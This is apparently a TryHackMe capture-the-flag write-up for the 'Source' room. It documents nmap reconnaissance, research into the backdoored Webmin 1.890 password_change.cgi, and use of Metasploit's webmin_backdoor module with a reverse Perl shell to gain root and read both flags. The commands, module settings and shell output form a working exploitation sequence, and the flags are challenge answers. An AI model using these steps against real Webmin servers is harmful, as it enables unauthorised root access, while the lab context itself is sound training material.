



sudo nmap -sV -O -sC -p- -T4 -vvv 10.10.55.153

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDbZAXRhWUij6g6MP110kGSK7vYHRNyQcTIdMmj1kSvDhyuXS9QbM5t2qe3UMblyLa0bwKJDn++KWfz11+be0rq3sXkTA4Wot1RyYo
0hPdQ0T0GWBTS63dl12+c4yv3nDiYAwtSsPLCeynPemSUGDjkVnP12gxXe/qCsM2+rZ9tzXtSWiXgWvaxMZ1HaQpT1KaY0z6ebzBTI8siU0t+6SMK7rNv1CsUNpGeicfbC5Z0E4/Nbc8cxN
l7gDtZbyjdh9S7KTvzkSj2zBJ+8VbzsuZk1yy8uyLDgmuBQ6LzbYUNHkTQhJetVq7utFpRqLdp5JTCsz5PAxd1Upe9DqoYURuL
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEYCha8jk+VzcJRRwV41rl8EuJBiy7Cf8xg6tX41bZv0huZdCcCTCq9dLJlZ02V9s+sM
p92TpzR5j8NAAuJt0DA=
|   256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOJnY5oycmgw6ND6Mw4y0YQWZ1HoKhePo4byLKKCP0E5
10000/tcp open  http      syn-ack ttl 61 MiniServ 1.898 (Webmin httpd)
| http-favicon: Unknown favicon MD5: 60CFBF95F3ACF117F40B958E517A4593
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

https://10.10.55.153:10000/



## Certificate

\*

Subject Name	
Organization	Webmin Webserver on source
Common Name	*
Email Address	root@source
Issuer Name	
Organization	Webmin Webserver on source
Common Name	*
Email Address	root@source

sudo nano /etc/hosts

cat /etc/hosts

```
[headcrusher@parrot]~$ sudo nano /etc/hosts
[headcrusher@parrot]~$ cat /etc/hosts
10.10.55.153    source
```

[https://source:10000/session\\_login.cgi](https://source:10000/session_login.cgi)

<https://attackerkb.com/topics/hxx3zmiCkR/webmin-password-change-cgi-command-injection?referrer=search>

### Technical Analysis

This was a **supply chain** attack: <http://www.webmin.com/exploit.html>. The backdoor was introduced in a version that was "exploitable" in the default install. Version 1.890 is the money. Anything after requires a non-default setting.

Note that SourceForge installs are affected, but GitHub checkouts aren't.

ETA: Metasploit added an [exploit module](#).

[Log in to Add Reply](#)

<https://www.webmin.com/exploit.html>

- On August 17th 2019, we were informed that a 0-day exploit that made use of the vulnerability had been released. In response, the exploit code was removed and Webmin version 1.930 created and released to all users.

<https://github.com/rapid7/metasploit-framework/pull/12219>

**Add Webmin password\_change.cgi backdoor exploit #12219** Open with

Merged jrobes-r7 merged 11 commits into rapid7:master from wvu-r7:feature/webmin on 23 Aug 2019

Conversation 24 Commits 11 Checks 0 Files changed 2 +345 -0

Background

Please read <http://www.webmin.com/exploit.html> for full context.

**Backdoored Webmin 1.890**

```
msf5 exploit(unix/webapp/webmin_backdoor) > run

[*] Started reverse TCP handler on 172.28.128.1:4444
[*] Webmin 1.890 detected
[*] Webmin 1.890 is a supported target
[*] Webmin executed a benign check command
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Generated command payload: perl -MIO -e '$p=fork;exit;if($p);foreach my $key(keys %ENV){if($ENV{$key}~/^(.*)/){$ENV{$key}=$1}}'
[*] Command shell session 1 opened (172.28.128.1:4444 -> 172.28.128.5:58374) at 2019-08-21 16:49:24 -0500

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu-xenial 4.4.0-141-generic #167-Ubuntu SMP Wed Dec 5 10:40:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
~#
```

Reviewers

- bcoles
- wchen-r7

Assignees

No one assigned

Labels

- feature
- module
- rn-modules

Projects

None yet

Milestone

No milestone

Linked issues

Successfully merging this pull request may close

search webmin\_backdoor

use 0

set rhosts 10.10.55.153

set lhost 10.2.11.159

set ssl true

Module options (exploit/linux/http/webmin\_backdoor):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.55.153	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:~path~'
RPORT	10000	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Webmin
URI_PATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse\_perl):

Name	Current Setting	Required	Description
LHOST	10.2.11.159	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

run

```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.2.11.159:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.2.11.159:4444 -> 10.10.55.153:59530) at 2020-10-14 11:26:28 -0300

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux source 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

cat /home/dark/user.txt

THM{SUPPLY\_CHAIN\_COMPROMISE}

```
cat /home/dark/user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
```

cat /root/root.txt

THM{UPDATE\_YOUR\_INSTALL}

```
cat /root/root.txt
THM{UPDATE_YOUR_INSTALL}
```